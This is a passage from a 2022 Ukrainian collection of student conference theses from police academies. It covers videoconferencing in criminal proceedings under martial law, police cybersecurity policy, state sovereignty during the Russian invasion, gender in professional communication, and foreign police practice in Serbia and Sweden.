Під час проходження навчання у системі професійної підготовки поліції, у тому числі у системі професійної підготовки питанню керування особовим складом, вибору способу, методу та методу керування особовим складом у оперативній обстановці увага не приділяється, сучасний науковий підхід застосований недостатньо, а комплексний підхід не застосовується.

У свою чергу система передачі інформації в оперативній обстановці, обраний спосіб і метод передачі інформації, а також фактичне та своєчасне її отримання в цілому визначають ефективність проведення оперативних заходів, спеціальних операцій та, як закономірність, визначає ступінь забезпечення особистої безпеки поліцейського, збереження їх життя та здоров'я.

Отже, вважаємо що система проходженні інформації час оперативних дій у системі командування є рушійним чинником успішності та потребує особливої уваги комплексного вивчення.

Одержано 13.06.2022

Крістіна Володимирівна ХАНДІЙ,

слухач магістратури 2 курсу

Навчально-наукового інституту № 1

Національної академії внутрішніх справ

Науковий керівник:

професор кафедри кримінального процесу

Національної академії внутрішніх справ,

*кандидат юридичних наук **Д. П. Письменний***

АКТУАЛЬНІСТЬ ЗАСТОСУВАННЯ РЕЖИМУ ВІДЕОКОНФЕРЕНЦІЙ У КРИМІНАЛЬНОМУ ПРОВАДЖЕННІ В УМОВАХ ВОЄННОГО СТАНУ

Для України введення положень про проведення процесуальних дій у режимі відеоконференції вважається прогресивним інноваційним кроком законодавця. Дана технологія має широку сферу використання, адже процесуальні дії в режимі відеоконференції проводяться як під час досудового розслідування, так і судового розгляду, а також дозволяє оперативно вирішувати завдання кримінального судочинства, надає можливість гарантувати захист прав, свобод і законних інтересів учасників кримінального провадження, зокрема в аспекті забезпечення їх безпеки. Відповідно, особливо актуальною потреба забезпечення безпеки учасників кримінального провадження виступає в умовах введення воєнного стану на території України.

Щодо визначення поняття відеоконференції, Н. Панько визначала, що «під відеоконференцією у кримінальному провадженні слід розуміти особливу процедуру, що виконується за допомогою

телекомунікаційних технологій, при якій спілкування у вигляді обміну аудіо- та відеоінформацією між віддаленими учасниками слідчої (розшукової) дії відбувається на відстані (дистанційно), але в режимі реального часу» [3].

Статтею 232 Кримінального процесуального кодексу України передбачено проведення тільки двох слідчих (розшукових) дій у режимі відеоконференції під час проведення досудового розслідування – допит осіб (у тому числі одночасний допит двох чи більше вже допитаних у кримінальному провадженні осіб) та впізнання осіб чи речей. Процесуальний порядок проведення процесуальних дій у режимі відеоконференції у кримінальному провадженні закріплено статтями 232, 336 та, бланкетно, статтями 224-229 КПК України. Отже, під час досудового розслідування та судового провадження у режимі відеоконференції дистанційне провадження здійснюється у випадках: 1) неможливості безпосередньої участі певних осіб у досудовому або судовому провадженні за станом здоров'я або з інших поважних причин; 2) необхідності забезпечення безпеки осіб; 3) проведення допиту малолітнього або неповнолітнього свідка, потерпілого; 4) необхідності вжиття таких заходів для забезпечення оперативності досудового розслідування; 5) наявності інших підстав, визначених слідчим, прокурором, слідчим суддею достатніми [1].

Відтак є необхідність детально проаналізувати кожну з підстав проведення слідчих (розшукових) дій у режимі відеоконференції. Першою підставою законодавцем визначено неможливість безпосередньої участі певних осіб у досудовому або судовому провадженні за станом здоров'я або з інших поважних причин. Вказані положення охоплюють випадки, коли ці особи за станом здоров'я фізично не можуть бути присутні при проведенні конкретної слідчої (розшукової) дії (наприклад, санаторне лікування; перебування в закладі охорони здоров'я у зв'язку з лікуванням або вагітністю за умови неможливості тимчасово залишити цей заклад (стаціонарне лікування), тощо). Під іншими поважними причинами можуть бути визнані обставини, які об'єктивно унеможливають з'явлення особи (наявність малолітніх дітей при неможливості доручити їх догляд, бездоріжжя, катастрофа, а в умовах сьогодення – бомбардування міст, пошкодження транспортних шляхів внаслідок авіаударів, тривала перерва в русі транспорту тощо) [2, с. 23].

Другою підставою проведення процесуальних дій в режимі відеоконференції є необхідність забезпечення безпеки осіб. Відповідно до ст. 2 Закону України від 23 грудня 1993 р. № 3782-XII «Про забезпечення безпеки осіб, які беруть участь у кримінальному судочинстві»

право на забезпечення безпеки має особа, яка заявила до правоохоронного органу про кримінальне правопорушення або в іншій формі брала участь чи сприяла виявленню, попередженню, припиненню або розкриттю кримінальних правопорушень, потерпілий та його представник, підозрюваний, обвинувачений, захисники і законні представники, цивільний позивач, цивільний відповідач та їх представники, свідок, експерт, спеціаліст, перекладач і понятий. Підставою для вжиття заходів забезпечення безпеки цих осіб є дані, що свідчать про наявність реальної загрози їх життю, здоров'ю, житлу і майну [4]. Третьою підставою застосування дистанційного кримінального розслідування є проведення допиту малолітнього або неповнолітнього свідка, потерпілого. Можливість проведення такого допиту в режимі відеоконференції викликана особливостями розвитку та світосприйняття таких учасників кримінального провадження. Ще однією з підстав застосування дистанційного провадження є необхідність вжиття таких заходів для забезпечення оперативності досудового розслідування та судового провадження. Ця підстава узгоджується із зобов'язаннями, взятими на себе Україною за міжнародними договорами та угодами. У ст. 28 КПК України закріплено поняття «розумні строки» та критерії для їх визначення. Відеоконференція саме і спрямована на забезпечення швидкого досудового розслідування і судового розгляду.

Вказаний перелік підстав проведення процесуальних дій у режимі відеоконференції не є вичерпним. Законодавець у п. 5 ч. 1 ст. 232 та п. 5 ч. 1 ст. 336 КПК України передбачив можливість проведення відеоконференції за наявності інших достатніх підстав, але при цьому важливо, щоб вони були достатніми та належним чином обґрунтованими. Необхідно зауважити, що введення воєнного стану на території України, а також можливість забезпечити безпеку учасників кримінального провадження від ризиків, пов'язаних зі збройною агресією Російської Федерації, аксіоматично виступають достатньою підставою для проведення слідчих (розшукових) дій у режимі відеоконференції.

Підсумовуючи, доцільно зазначити, що врахування такої переваги проведення процесуальних дій у режимі відеоконференції, як уникнення ризиків, пов'язаних зі збройною агресією Російської Федерації, спонукає до поширення частоти застосування дистанційного проведення досудового розслідування і судового провадження серед практичних працівників. У свою чергу, це вимагає від особи, що його проводить, належних знань, умінь та навичок стосовно підготовки та порядку застосування режиму відеоконференції у

кримінальному провадженні. Лише якісна підготовка до проведення процесуальних дій у режимі відеоконференції може забезпечити досягнення мети кримінального провадження та слугувати ефективним заходом в умовах введення воєнного стану на території України.

Список бібліографічних посилань

1. Кримінальний процесуальний кодекс України : Закон України від 13 квіт. 2012 р. № 4651-VI : станом на 20.05.2022 р. URL: <https://zakon.rada.gov.ua/laws/show/4651-17#n2921>.

2. Методичні рекомендації щодо особливостей проведення допиту, впізнання в режимі відеоконференції під час досудового розслідування. Юхно О. О., Абламський С. Є., Бондаренко О. О., Глобенко Г. І., Книженко С. О., Матюшкова Т. П., Романюк В. В., Сичов С. О., Терещук С. С., Чича Р. П. за заг. ред. В. В. Сокурєнка. Харків : Стильна типографія, 2017. С. 327-354.

3. Панько Н. Досвід проведення студентської наукової конференції з використанням відеоконференцв'язку. URL: <http://www.pravoznavec.com.ua/period/article/11997/%CD>.

4. Про забезпечення безпеки осіб, які беруть участь у кримінальному судочинстві. Закон України від 23 грудня 1993 р. № 3782-XII : за станом на 19 лист. 2020 р. URL: <http://zakon4.rada.gov.ua/laws/show/3782-12>.

Одержано 01.06.2022

Нікіта Олександрович ХМУРІНСЬКИЙ,

курсант групи Ф4-102

Харківського національного університету внутрішніх справ

Науковий керівник:

доцент кафедри протидії кіберзлочинності факультету № 4

Харківського національного університету внутрішніх справ,

кандидат технічних наук, доцент П. С. Клімушин

СУЧАСНІ ІНФОРМАЦІЙНІ ТЕХНОЛОГІЇ В ДІЯЛЬНОСТІ ПОЛІЦІЇ У СФЕРІ КІБЕРБЕЗПЕКИ

Кібербезпека (cybersecurity) – це поєднання людей, політик, процесів та технологій, що використовуються підприємством для захисту своїх кіберактивів. Підмножини кібербезпеки включають ІТ-безпеку, безпека Інтернету речей (IoT), безпека операційних технологій тощо.

Зростання кількості реєстрованих кіберзлочинів супроводжується збільшенням завданих ними збитків. Тим часом відчутна

шкода завдається не тільки фінансово-економічній, а й іншим сферам життєдіяльності суспільства, що захищаються кримінальним законом. Злочинність вже не тільки активно опановує такі технології, а й інвестує чималі кошти на їх розвиток та адаптацію до вирішення кримінальних порушень. Підвищений інтерес з боку організованих кримінальних угруповань викликають передові розробки в галузі квантових та хмарних обчислень, машинного навчання, штучного інтелекту, робототехніки, віртуальної та доповненої реальності, аналізу великих даних, інтернету речей, технології блокчейн,

До першочергових заходів щодо зміцнення системи кібербезпеки у правоохоронній сфері слідую віднести:

1. Вироблення нових комплексних рішень щодо попередження та припинення правопорушень у цифровому середовищі.

2. Формування системи автоматизованого обміну інформацією про загрози у цифровому просторі.

3. Забезпечення пріоритетного застосування сертифікованого програмного забезпечення та інфраструктур зв'язку, заснованих на вітчизняних технологіях та рішеннях.

4. Якісне підвищення рівня підготовки поліцейських із протидії кіберзлочинності.

5. Удосконалення системи міжнародного обміну інформацією про кіберзагрози.

Очевидно, що зміцнення системи кібербезпеки передбачає зміну традиційних моделей протидії злочинності, заснованих на реагування на конкретні інциденти. Необхідно не лише своєчасно виявляти загрози і протидіяти їм, але й, що важливіше, попереджати їхню появу.

Зазначимо, що протидія злочинності вимагає обов'язкову наявність у працівників підрозділів поліції компетенцій щодо ефективного збору оперативно значущої інформації цифрового середовища та його аналізу із застосуванням сучасних технологій. Сьогодні, цифровими компетенціями повинен володіти практично кожен співробітник поліції, а тому певний набір спеціальних інформаційних дисциплін має з'явитися за відповідними спеціальностями в підготовки офіцерів поліції. Їх якісному наповненню, посиленню практично-орієнтованого підходу сприяє активна взаємодія з практичними підрозділами, які здійснюють протидію кіберзлочинності, з вченими відповідних освітніх навчальних закладів.

У державах-учасниках ОБСЄ активно впроваджується модель поліцейської діяльності на основі оперативних даних та інформації, яка передбачає закріплення у керівників та співробітників поліції особливих знань та навичок аналітичної роботи. Впровадження

нових інформаційно-аналітичних методів тягне за собою суттєві зміни по ряду напрямків теорії та практики оперативно-розшукової діяльності підрозділів національної поліції. До них потрібно віднести: 1) співробітник оперативного підрозділу повинен мати базові навички роботи з цифровими джерелами даних; 2) виділення спеціалізованих груп зі збирання та аналізу інформації з інтернет-джерел та зіставлення її з даними інформаційних систем; 3) підвищення ефективності використання одержуваних даних; 4) придбання та використання широкого спектру надійних джерел інформації; 5) підбір кваліфікованого кадрового складу аналітичних підрозділів; 6) оновлення знань та підвищення кваліфікації аналітиків; 7) застосування найпродуктивніших засобів та технологій.

Значна складова оперативно-розшукової діяльності при випереджальній моделі спрямована на запобігання кримінальній активності на максимально ранній її стадії. У сфері кібербезпеки воно в значній мірі ґрунтується на моніторингу закритих форумів кримінальної спрямованості, виявленні ознак підготовки протиправних дій, своєчасному попередженні потенційних жертв та підвищенні їх захищеності, протидії антисоціальному чи кримінальному впливу на підлітків, припиненні спроб залучення їх у злочинні спільноти. Важливо також застосовувати найефективніші методи інформаційної протидії кримінальній, екстремістській та терористичній пропаганді, що реалізується через мережеві ресурси.

Поліція має брати участь у формуванні норм мережевої поведінки та традицій поваги до норм права з боку користувачів мережі, вдосконалення форм взаємодії підрозділів національної поліції та громадянського суспільства через інтернет-ресурси. При цьому, особливі групи активних користувачів можуть бути задіяні у підтримці правопорядку та забезпечення інтересів суспільства в кіберпросторі.

Сучасні дослідники виділяють п'ять основних видів інформаційних технологій: 1) захисту інформації та криптографічних перетворень; 2) управління та прийняття управлінських рішень; 3) DATA-технології; 4) хмарні та туманні обчислення; 5) експертних систем та штучного інтелекту.

Основою інформаційно-аналітичної підтримки діяльності поліції є розвиток та грамотне застосування DATA-технологій, що дають можливість виявляти невідомі події та латентні зв'язки між об'єктами (людьми, предметами, подіями, відомостями), знаходити неочевидні закономірності для забезпечення розробки антикримінальних заходів. Важливо розвивати правові умови для концентрації таких даних та

доступу поліції до інформаційних масивів державних органів та комерційних структур, операторів зв'язку, провайдерів інтернет-ресурсів.

Протидія кіберзлочинності значною мірою залежить від надійної співпраці із закордонними правоохоронними органами, оскільки значне число злочинів вчиняється з використанням інтернет-ресурсів із серверів, фізично розташованих на території інших держав. Особливу складність становлять питання визначення юрисдикції під час здійснення у наднаціональному кіберпросторі трансграничних дій, які здебільшого випадків неможливі без сприяння іноземних партнерів.

Висновок. Для того, щоб поліція стала дійсно «цифровою», необхідний повний перехід на попереджувальну модель протидії злочинності, засновану на превентивному зборі оперативно значущої інформації, її глибокому аналізі із застосуванням найбільш продуктивних інформаційних технологій, використання отриманих даних для формування оптимальних управлінських рішень. Найважливішими складовими цього процесу мають стати зміцнення системи запобігання кіберзлочинності; удосконалення правової регламентації процедур доступу поліції до інформаційних систем; посилення координації дій усіх учасників системи забезпечення безпеки кіберпростору, що включає вдосконалення інформаційного обміну; удосконалення системи підготовки кадрів та підвищення кваліфікації; розвиток взаємодії із правоохоронними органами інших держав.

Одержано 09.06.2022

Ілля Геннадійович ЦИПАК,

курсант групи Ф4-301

Харківського національного університету внутрішніх справ

Науковий керівник:

доцент кафедри конституційного і міжнародного права факультету № 4

Харківського національного університету внутрішніх справ,

кандидат юридичних наук, доцент Л. Д. Варунц

ПРОБЛЕМИ СУВЕРЕНІТЕТУ УКРАЇНИ ПІД ЧАС ПОВНОМАСШТАБНОГО ВТОРГНЕННЯ ВІЙСЬК РОСІЙСЬКОЇ ФЕДЕРАЦІЇ

Характер взаємовідносин між особою, громадянським суспільством і державою визначає система фундаментальних політико-правових принципів.

Принцип державного суверенітету (ст. 1 Конституції України) [1] – означає визнання державної влади похідною від народу верховною владою, що виявляється у самостійному здійсненні державою своїх функцій у рамках національного і міжнародного права. Спираючись на легальне визначення суверенітету України, що дається у Декларації про державний суверенітет України від 16 липня 1990 р. [2], можна виділити внутрішні і зовнішні ознаки державного суверенітету: Внутрішні ознаки: верховенство, відсутність на території держави інших, конкуруючих з нею, влад і лише держава може робити свої веління загальнообов'язковими; самостійність – будь-яке протизаконне втручання інших суб'єктів політичної системи в діяльність держави заборонене; у держави достатньо власних ресурсів для виконання своїх завдань і функцій; повнота – державна влада розповсюджується на всі сфери суспільного життя без винятку; держава має право вирішувати будь-які справи, що становлять суспільний інтерес, без винятку; неподільність – державна влада є цілісною, єдиною; між державними органами і гілками влади розподіляються лише повноваження для більш ефективного вирішення суспільних справ. Зовнішні ознаки: незалежність – держава самостійно формує свою зовнішню і внутрішню політику, втручання іноземних держав у внутрішні справи суверенної держави є неприпустимим; рівноправність – держава має рівні права і обов'язки порівняно з іншими суверенними державами, є повноцінним учасником світової спільноти [3, с. 63-65].

У зв'язку з військовою агресією Російської Федерації проти України, на підставі пропозиції Ради національної безпеки і оборони України, відповідно до пункту 20 частини першої статті 106, пункту 31 частини першої статті 85 Конституції України [1], Закону України "Про правовий режим воєнного стану" [4] Указом Президента України було введено воєнний стан [5]. Верховна Рада України відповідним законом затвердила даний Указ [6].

Згідно зі статтею 4 Закону України "Про правовий режим воєнного стану", на територіях, на яких введено воєнний стан, для забезпечення дії Конституції та законів України, забезпечення разом із військовим командуванням запровадження та здійснення заходів правового режиму воєнного стану, оборони, цивільного захисту, громадського порядку та безпеки, охорони прав, свобод і законних інтересів громадян можуть утворюватися тимчасові державні органи – військові адміністрації [4].

Відповідно до вказаного Указу Президента України Міністерство закордонних справ України забезпечує інформування в установленому

порядку Генерального секретаря ООН та офіційних осіб іноземних держав про введення в Україні воєнного стану, про обмеження прав і свобод людини і громадянина, що є відхиленням від зобов'язань за Міжнародним пактом про громадянські та політичні права, та про межу цих відхилень і причини прийняття такого рішення [5].

Проаналізувавши нормативно-правову базу, теоретичні питання щодо поняття та ознак державного суверенітету з урахуванням реалій, що склалися в Україні в умовах повномасштабного вторгнення військ російської федерації: наявність окупованих територій, насильне встановлення під загрозою смерті або ув'язнення окупантами правил проживання та законів, що суперечать чинному законодавству України, міжнародним угодам; проведення примусової росифікації населення [7], видача російських паспортів, проведення, так званої, «фільтрації» населення [8], відповідної пропаганди [9], можемо зробити висновок про те, що на сьогодні існують проблемні питання щодо реалізації та дотримання принципу державного суверенітету України.

Список бібліографічних посилань

1. Конституція України від 28 червня 1996 р. (із змін.). URL: <http://zakon1.rada.gov.ua/laws/show/254к/96-вр>.
2. Декларація про державний суверенітет України від 16 липня 1990 р. Відомості Верховної Ради УРСР. 1990. № 31. Ст.429.
3. Конституційне право: підручник /МВС України.Харків. нац. ун-т внутр. справ: за заг. ред. О.С. Бакумова, Т.І. Гудзь, М.І. Марчука [О.С. Бакумов, Л.Д. Варунц, Т.І. Гудзь та ін.]; передм. М.І. Марчука. Харків.2019. 484 с.
4. Про правовий режим воєнного стану: Закон України від 12 травня 2015 року № 389-VIII (зі змінами) URL: <https://zakon.rada.gov.ua/laws/show/389-19#Text>.
5. Про введення воєнного стану в Україні; Указ Президента України від 24 лютого 2022 № 64/2022 URL: <https://www.president.gov.ua/documents/642022-41397>.
6. Про затвердження Указу Президента України "Про введення воєнного стану в Україні": Закон України від 24 лютого 2022 року № 2102-IX URL: <https://zakon.rada.gov.ua/laws/show/2102-20#Text>
7. Паспорти, рублі, сім-карти...На окупованих територіях України іде примусова «росифікація» URL: <https://rus.ozodi.org/a/pasporta-rubli-sim-karty-i-letniy-intensiv-dlya-shkolnikov-na-okkupirovannyh-territoriyah-ukrainy-nachalas-prinuditelnaya-rossifikatsiya-/31877252.html>.

8. Росія розпочала видавати паспорти українцям, примусово вивезеним з окупованих територій URL: https://24tv.ua/ru/rossija-nachala-vydavat-pasporta-ukraincam-prinuditelno-vyvezennyh_n1946017.

9. У Маріуполі окупанти запустили «машину пропаганди» URL: <https://mrpl.city/news/view/v-mariupole-okkupanty-zapustili-mashiny-propagandy>.

Одержано 07.06.2022

Аліна Євгенівна ЧВАЛЮК,

курсантка групи ФЗ-104

Харківського національного університету внутрішніх справ

Науковий керівник:

доцент кафедри українознавства факультету № 2

Харківського національного університету внутрішніх справ,

*кандидат філологічних наук **О. Б. Оверчук***

ГЕНДЕРНІ АСПЕКТИ ПРОФЕСІЙНОЇ КОМУНІКАЦІЇ

Зміни в національному професійному стандарті, пов'язані зі входженням України в європейський і світовий простір, вимагають перегляду вимог щодо підготовки висококваліфікованих поліцейських, здатних здійснювати свої професійні обов'язки відповідно до запитів соціуму, вміти продуктивно комунікувати в процесі їх реалізації з різними представниками суспільства. Зважаючи на це в наукових працях останніх десятиліть особливої актуальності набула проблема створення концепції співвідношення мови й статті, мови та професії.

Питання вивчення культури суспільних і професійних взаємин чоловіків та жінок, традиційних уявлень про особливості їх поведінки, гендерних ознак фахової комунікації перебувають у центрі уваги багатьох сучасних закордонних і вітчизняних дослідників, зокрема Н. Болотіної, Т. Говорун, О. Горошко, В. Лугового, Т. Мельник, Н. Приходькіної, О. Смірнові тощо.

Термін «гендер», що сьогодні став міждисциплінарним поняттям, традиційно тлумачать як сукупність «соціальних, культурних і психологічних аспектів, співвідносних із рисами, нормами, стереотипами й ролями, характерними або бажаними для тих, кого суспільство вважає чоловіками чи жінками» [1]. А тому цілісний аналіз цього феномену з огляду на фахову комунікацію повинен здійснюватися з урахуванням біологічних, культурних, соціальних, психологічних і

лінгвістичних ознак, що формуються в суспільстві під впливом гендерних стереотипів, соціально обумовлених поглядів на специфіку, атрибути й норми поведінки представників різних статей.

У процесі професійного спілкування важливо не тільки знати, а й вміти користуватися відомостями про гендерні особливості комунікативної поведінки чоловіків і жінок. При чому тут маються на увазі не лише типові риси чоловічого та жіночого мовлення, а й невербальні засоби спілкування, темп і діапазон голосу, емоційність, здатність підтримувати зоровий контакт тощо.

Так, фахове спілкування чоловіків характеризується монологічністю, прямою, однозначністю, мінімальною емоційністю, прагненням до домінування, креативності й раціональних способів взаємодії. Жіноче ж мовлення натомість тяжіє до діалогу, більш лексично багате, багатозначне, образне та емоційне, навіть іноді інтуїтивне. З огляду на граматичну будову дослідники відзначають, що в мовленні чоловіків простежується переважання іменників і дієслів, жінки використовують більше прикметників та прислівників. Чоловіче мовлення визначається значним діапазоном і силою голосу, жіноче – мелодійністю та «м'якістю». Жінки здатні виражати більше нюансів настрою, почуттів за допомогою інтонації, чому сприяють темп мовлення та короткі паузи.

Під час спілкування чоловіки здебільшого вдаються до прямого апелювання, формулюють свої думки коротко, чітко й однозначно, намагаються контролювати розмову. Жінки, як правило, починають і підтримують розмову, частіше ніж чоловіки ставлять запитання, докладно щось пояснюють, просять вибачення, незадоволення чи образу демонструють мовчанням. Тематичні уподобання чоловіків під час процесу комунікації зводяться до політики, економіки, техніки, технічного прогресу, зброї, спорту. Для жінок більше характерними є розмови про сім'ю, дітей, побут, зовнішність, здоров'я, хобі та інше [2].

Щодо невербальних засобів спілкування, то в чоловіків і жінок вони різні й мають різне призначення. Наприклад, жести, рухи та пози чоловіків менш різноманітні, ніж у жінок, і, як правило, вказують на роздуми, рішучість, домінування чи розкутість. Міміка чоловіків стримана, не така мінлива, як у жінок. Жінки більш чутливі до невербальних знаків, у них сильніше розвинута здатність їх декодувати, а отже, вони частіше використовують невербальні сигнали, серед яких особливе місце належить погляду й посмішці. Жінки зазвичай відверто дивляться у вічі співрозмовника, а чоловіки уникають прямого погляду.

Отже, гендер сьогодні став невід'ємною складовою нашого життя, а одним із головних критеріїв комунікативної поведінки – стереотипні уявлення про ролі чоловіків і жінок у суспільстві. Як бачимо, у комунікативній поведінці чоловіків і жінок спостерігаються типові відмінності, що суттєво впливає на їх мовну практику та професійну діяльність. А тому під час фахової підготовки обов'язково слід враховувати гендерні особливості професійної комунікації, адже вміння їх використовувати дає змогу сформувати гендерну культуру майбутніх спеціалістів, виробити важливі професійні якості, вміння спілкуватися з різними категоріями людей, поводитися в різних проблемних і конфліктних ситуаціях.

Список бібліографічних посилань

1. Глущенко О.О. Вивчення гендерних особливостей мовлення в історичному аспекті. Наукові праці. Філологія. Літературознавство. 2007. Том 70. Випуск 57. С. 108–109.

2. Корнєва Л.М. Гендерний аспект комунікації. Філологічні науки : збірник наук. праць. 2013. Вип. 13. С. 106–113.

Одержано 26.05.2022

Соня Михайлівна ЧЕРКЕЗОВА,

курсант групи Ф2-304

Харківського національного університету внутрішніх прав

Науковий керівник:

доцент кафедри поліцейської діяльності

та публічного адміністрування факультету № 3

Харківського національного університету внутрішніх справ,

*кандидат юридичних наук, доцент **К. О. Чишко***

ВЕРТОЛІТНА ЧАСТИНА ЯК ОКРЕМИЙ СПЕЦИФІЧНИЙ ПІДРОЗДІЛ УПРАВЛІННЯ ПОЛІЦІЇ РЕСПУБЛІКИ СЕРБІЯ

Створення вертолітної поліції в Україні (авіаційного підрозділу Національної поліції) в рамках забезпечення реалізації єдиної системи авіаційної безпеки населення [1] було анонсовано ще в 2018 році, між тим робота в окресленому напрямі продовжується, навіть попри вкрай складну політичну ситуацію в Україні. При чому, остання доводить важливість розвитку системи авіаційної безпеки населення, коли від швидкості залежить життя людини, наприклад під час доставлення пораненої особи в лікарню, під час бойових дій. У контексті зазначеного, а також з метою розбудови системи авіаційної

безпеки населення, вважаємо необхідним урахувати позитивний зарубіжний досвід зарубіжних країн, наприклад Республіки Сербії, де в системі поліції функціонує спеціальний вертолітний підрозділ. Даний підрозділ, як і інші підрозділи поліції, забезпечує публічну безпеку та порядок, протидіє злочинності, в тому числі виявляє та припиняє терористичну діяльність, затримує правопорушників, здійснює прикордонний контроль, сприяє забезпеченню безпеки дорожнього руху, протипожежної діяльності та пошуково-рятувальну діяльність; надає послуги іншим органам та установам; здійснює підготовку авіаційного персоналу. У зв'язку з необхідністю постійного підвищення рівня підготовки та постійного вдосконалення свого авіаційно-технічного персоналу вертолітний підрозділ створила умови та зареєструвалася в авіаційних органах Республіки Сербія: Центр підготовки льотного складу та Центр підготовки авіаційного персоналу [2].

Таким чином, вертолітний підрозділ поліції Республіки Сербії надає послуги та співпрацює з іншими структурними підрозділами Міністерства внутрішніх справ України та іншими органами державної влади, виконуючи більшу частину своїх оперативних та льотних завдань для потреб Управління поліції та Міністерства внутрішніх справ Республіки Сербії у взаємодії з оперативним штабом, а саме:

- співпрацює зі спеціальними підрозділами поліції;
- спільно з Управлінням поліції Республіки Сербії здійснює охорону публічного порядку, під час спортивних заходів;
- пошуково-рятувальні роботи, які здійснюються з метою пошуку та порятунку тих, хто перебуває в небезпеці, зниклих безвісти осіб, транспортних засобів та літальних апаратів;
- надає послуги з перевезення людей, насамперед посадових осіб і представників держави, а також осіб транспортування, яких потребує спеціального обладнання;
- взаємодіє з Управлінням цивільної авіації Республіки Сербії, в частині пошуків повітряних суден і порятунку людей.

Список бібліографічних посилань

1. Офіційний веб-сайт Міністерства внутрішніх справ України. URL: <https://mvs.gov.ua/uk/ministry/projekti-mvs/aviaciya-mvs-ukrayini/aviaciya-mvs-ukrayini-4>.
2. Офіційний веб-сайт Міністерства внутрішніх справ Республіки Сербії. URL: <http://www.mup.gov.rs/wps/portal/sr/direkcija-policije/ojdpp/Uprava+saobracajne+policije>.

Одержано 10.06.2022

Валерія Олександрівна ЧЕРНОБАЙ,

курсант групи Ф2-304

Харківського національного університету внутрішніх справ

Науковий керівник:

доцент кафедри поліцейської діяльності

та публічного адміністрування факультету № 3

Харківського національного університету внутрішніх справ,

кандидат юридичних наук, доцент К. О. Чишко

ВОЛОНТЕРИ В ПОЛІЦІЇ (НА ПРИКЛАДІ ШВЕЦІЇ)

Волонтерська діяльність завжди була важливим соціальним напрямом, яка в деяких країнах, наприклад Швеції, перетворилась з «хобі» на спосіб життя. Волонтери поліції Швеції – це повнолітні особи, які у вільний час допомагають поліції, зокрема сприяють запобіганню злочинності на місцях та підтримці жертв правопорушень. Метою такої волонтерської діяльності є спільна участь поліції та волонтерів у забезпеченні безпекового аспекту. Тісніший контакт між поліцією та громадянами в безпосередній близькості може сприяти створенню більш безпечного середовища та зниженню рівня злочинності на окремих територіях. Перед волонтерами поліції можуть бути поставлені наступні завдання: нічні патрулювання; інформування громадськості про потенційно небезпечні правопорушення і заходи їх профілактики (захист від злону та про те, як захистити себе від крадіжки зі зломом тощо); допомога поліцейським під час забезпечення публічної безпеки та порядку, переважно під час масових заходів, у місцях масового скупчення людей; сприяння жертвам правопорушенням в отриманні спеціалізованої допомоги, давати поради щодо того, як вони можуть отримати допомогу [1].

Для того, що б стати волонтером в поліції Швеції необхідно звернутися до поліції регіону, пройти спеціальний відбір, а також пройти базову короткострокову підготовку з метою ознайомлення пересічних громадян із професійною діяльністю поліції. Зі свого боку, волонтер повинен мати необхідний набір моральних і особистих якостей, високо цінувати демократичні цінності та спрямовувати свою діяльність на їх укріплення. Така особа зобов'язана підписати угоду, важливим пунктом якої є нерозголошення інформації, що стала їй відома у зв'язку з «волонтерською працею». Дана вимога є цілком обґрунтованою, оскільки професія поліцейського пов'язана з щоденним отриманням конфіденційної інформації, зокрема пов'язаної з приватним життям громадян.

Важливо підкреслити, що волонтери не є поліцейськими та не працюють в органах поліції, тобто не наділені жодними державно-владними повноваженнями. Якщо вчинено злочин, волонтер не повинен втручатися чи виконувати будь-яку поліцейську роботу, але виконує іншу важливу функцію – повідомити поліцію про вчинення такого злочину. Добровольці отримують завдання від поліції та підтримують тісний контакт із відповідальним співробітником поліції до, під час та після поточних завдань.

Список бібліографічних посилань

1. Офіційний веб-сайт поліції Швеції. URL: <https://polisen.se/om-polisen/bli-volontar/>.

Одержано 10.06.2022

Алла Петрівна ЧИЖ,

*аспірант відділу організації освітньо-наукової підготовки
Харківського національного університету внутрішніх справ*

Науковий керівник:

*професор кафедри криміналістики, судової експертології
та домедичної підготовки факультету № 1
Харківського національного університету внутрішніх справ,
доктор юридичних наук, професор В. О. Гусєва*

ПОЧАТОК РОЗСЛІДУВАННЯ УМИСНОГО ПОШКОДЖЕННЯ МАЙНА ПРАЦІВНИКА ПРАВООХОРОННОГО ОРГАНУ: ОСОБЛИВОСТІ І ДИСКУСІЙНІ ПИТАННЯ

Умисні знищення або пошкодження майна працівників правоохоронних органів, що передбачені ст. 347 Кримінального кодексу України, підслідні слідчим органів Національної поліції. Процес розслідування цих злочинів характеризується високим ступенем складності, адже на слідчого покладається обов'язок щодо з'ясування вагомої кількості обставин, вирішення значної кількості тактичних завдань, проведення численної кількості слідчих і процесуальних дій. Ефективність розслідування досліджуваних нами злочинів перш за все обумовлена своєчасністю та правильністю дій слідчого й інших учасників кримінального провадження на початку розслідування.

Задля забезпечення формування ефективних науково обґрунтованих рекомендацій учені виокремлюють декілька етапів розслідування кримінальних правопорушень. Перший і основний етап розслідування – це початковий. Саме на цьому етапі здійснюється аналіз

усіх відомих обставин, що стосуються кримінального правопорушення, які формують відповідну слідчу ситуацію, що визначає відповідний напрям розслідування, а отже, і першочергові слідчі дії [1, с. 119].

Учені по-різному визначають особливості періодизації процесу розслідування. Щодо особливостей відліку початкового етапу розслідування, то тут також не спостерігається єдності. Хтось вказує, що його слід пов'язувати з моментом внесення відомостей про кримінальне правопорушення до Єдиного реєстру досудових розслідувань (далі – ЄРДР) [2, с. 121]. Аргументують таку свою позицію вчені тим, що відповідно до ч. 1 ст. 214 КПК України після надходження заяви, повідомлення про вчинене кримінальне правопорушення або після самостійного виявлення слідчим чи прокурором з будь-якого джерела обставин, що можуть свідчити про вчинення кримінального правопорушення, останній невідкладно, але не пізніше 24 годин, зобов'язаний внести відповідні відомості до ЄРДР, розпочати розслідування та через 24 години з моменту внесення таких відомостей надати заявнику витяг з ЄРДР.

Деякі вчені-криміналісти пов'язують початок кримінального провадження з моментом учинення дій, спрямованих на пізнання злочинної події, зокрема – з прийняттям заяви про вчинене кримінальне правопорушення, проведенням оглядів місць подій тощо [3, с. 261].

Початковий етап початку розслідування умисного знищення або пошкодження майна працівника правоохоронного органу не позбавлений ряду складнощів та дискусійних питань, вирішення яких не має уніфікованого розв'язання, що обумовлює формування неоднозначної слідчої та судової практики.

Під час аналізу матеріалів кримінальних проваджень досліджуваної нами категорії злочинів, ми встановили, що у 91% ситуацій внесенню відомостей до ЄРДР передувало проведення оглядів місць подій і превентивних заходів, передбачених законом України «Про Національну поліцію». Тобто фактично з'ясування обставин учинення кримінального правопорушення розпочиналося до моменту внесення відомостей до ЄРДР, а підставою для проведення таких заходів ставали заяви про вчинення кримінального правопорушення, повідомлення підприємств, установ, організацій тощо.

